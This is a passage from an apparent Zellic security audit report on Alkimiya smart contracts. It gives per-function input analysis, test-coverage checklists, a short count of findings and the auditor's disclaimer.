- `newTreasury`

- **Control**: Arbitrary.
- **Constraints**: None.
- **Impact**: Address of the new treasury.

Branches and code coverage

Intended branches

- Updates `sAlkimiyaTreasury` with `newTreasury`.
  - ☑ Test coverage

Negative behavior

- Reverts if the caller is not the owner.
  - ☑ Negative test
- Reverts if `newTreasury` is the zero address.
  - ☐ Negative test

Function: `startPools(PoolParams[] poolParams)`

This function is used to start multiple pools.

Inputs

- `poolParams`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Array of pool parameters.

Branches and code coverage

Intended branches

- Invokes `startPool` for each pool in `poolParams`.
  - ☑ Test coverage

Function: `startPool(PoolParams poolParams)`

This function is used to start a pool with the given parameters.

Inputs

- `poolParams`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Pool parameters.

Branches and code coverage

Intended branches

- Updates `sState.actualStartTimestamp` with the current block timestamp.
    - ☑ Test coverage
- Updates `sState.indexShares` with the current index shares.
    - ☑ Test coverage
- Updates `sState.indexInitialBalance` with the current index balance.
    - ☑ Test coverage
- Invokes `_startBounty` with `poolParams` and pays the bounty to the caller.
    - ☑ Test coverage

Negative behavior

- Reverts if the current block timestamp is less than the target start timestamp.
    - ☑ Negative test
- Reverts if the pool has already started.
    - ☑ Negative test

Function call analysis

- `index.shares()`
    - **What is controllable?** Address of index and the return value of the shares function.
    - **If the return value is controllable, how is it used and how can it go wrong?** Arbitrary return value can be used to manipulate the state of the pool.
- `index.balance()`
    - **What is controllable?** Address of index and the return value of the balance function.
    - **If the return value is controllable, how is it used and how can it go wrong?** Arbitrary return value can be used to manipulate the state of the pool.
- `SafeERC20.safeTransfer(IERC20(poolParams.payoutToken), msg.sender, startBountyAmount)`
    - **What is controllable?** Address of `poolParams.payoutToken`.

Function: `_collateralRefund(PoolParams poolParams, uint256 shares)`

This function is used to refund the collateral to the user.

Inputs

- `poolParams`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Pool parameters.
- `shares`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Amount of shares.

Branches and code coverage

Intended branches

- Calculates the refund amount using the pool parameters.
    - ☑ Test coverage
- Burns the caller's long and short shares.
    - ☑ Test coverage
- Transfers the refund amount to the caller.
    - ☑ Test coverage

Function: `_collateralizedMint(PoolParams poolParams, uint256 shares, address payer, address longRecipient, address shortRecipient)`

This function is used to mint long and short tokens for a pool.

Inputs

- `poolParams`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Pool parameters.
- `shares`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Amount of shares.
- `payer`

  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the payer of collateral.
- `longRecipient`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the recipient of long tokens.
- `shortRecipient`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the recipient of short tokens.

Branches and code coverage

Intended branches

- Calculates the collateral amount using the pool parameters.
  - ☑ Test coverage
- Transfers the collateral from the payer to the contract.
  - ☑ Test coverage
- Mints `shares` long and short tokens to the respective recipients.
  - ☑ Test coverage

Negative behavior

- Reverts if the pool has already ended.
  - ☑ Negative test

Function: `_endBounty(PoolParams poolParams)`

This function is used to determine the bounty value for calling `endPool()`.

Inputs

- `poolParams`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Pool parameters.

Branches and code coverage

Intended branches

- Calculates the bounty amount using the pool parameters.
    - ☑ Test coverage

Function: `_startBounty(PoolParams poolParams)`

This function is used to determine the bounty value for calling `startPool()`.

Inputs

- `poolParams`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Pool parameters.

Branches and code coverage

Intended branches

- Calculates the bounty amount using the pool parameters.
    - ☑ Test coverage

6. Assessment Results

At the time of our assessment, the reviewed code was not deployed to the Ethereum Mainnet.

During our assessment on the scoped Alkimiya contracts, we discovered nine findings. Three critical issues were found. One was of high impact, two were of medium impact, one was of low impact, and the remaining findings were informational in nature.

6.1. Disclaimer

This assessment does not provide any warranties about finding all possible issues within its scope; in other words, the evaluation results do not guarantee the absence of any subsequent issues. Zellic, of course, also cannot make guarantees about any code added to the project after the version reviewed during our assessment. Furthermore, because a single assessment can never be considered comprehensive, we always recommend multiple independent assessments paired with a bug bounty program.

For each finding, Zellic provides a recommended solution. All code samples in these recommendations are intended to convey how an issue may be resolved (i.e., the idea), but they may not be tested or functional code. These recommendations are not exhaustive, and we encourage our partners to consider them as a starting point for further discussion. We are happy to provide additional guidance and advice as needed.

Finally, the contents of this assessment report are for informational purposes only; do not construe any information in this report as legal, tax, investment, or financial advice. Nothing contained in this report constitutes a solicitation or endorsement of a project by Zellic.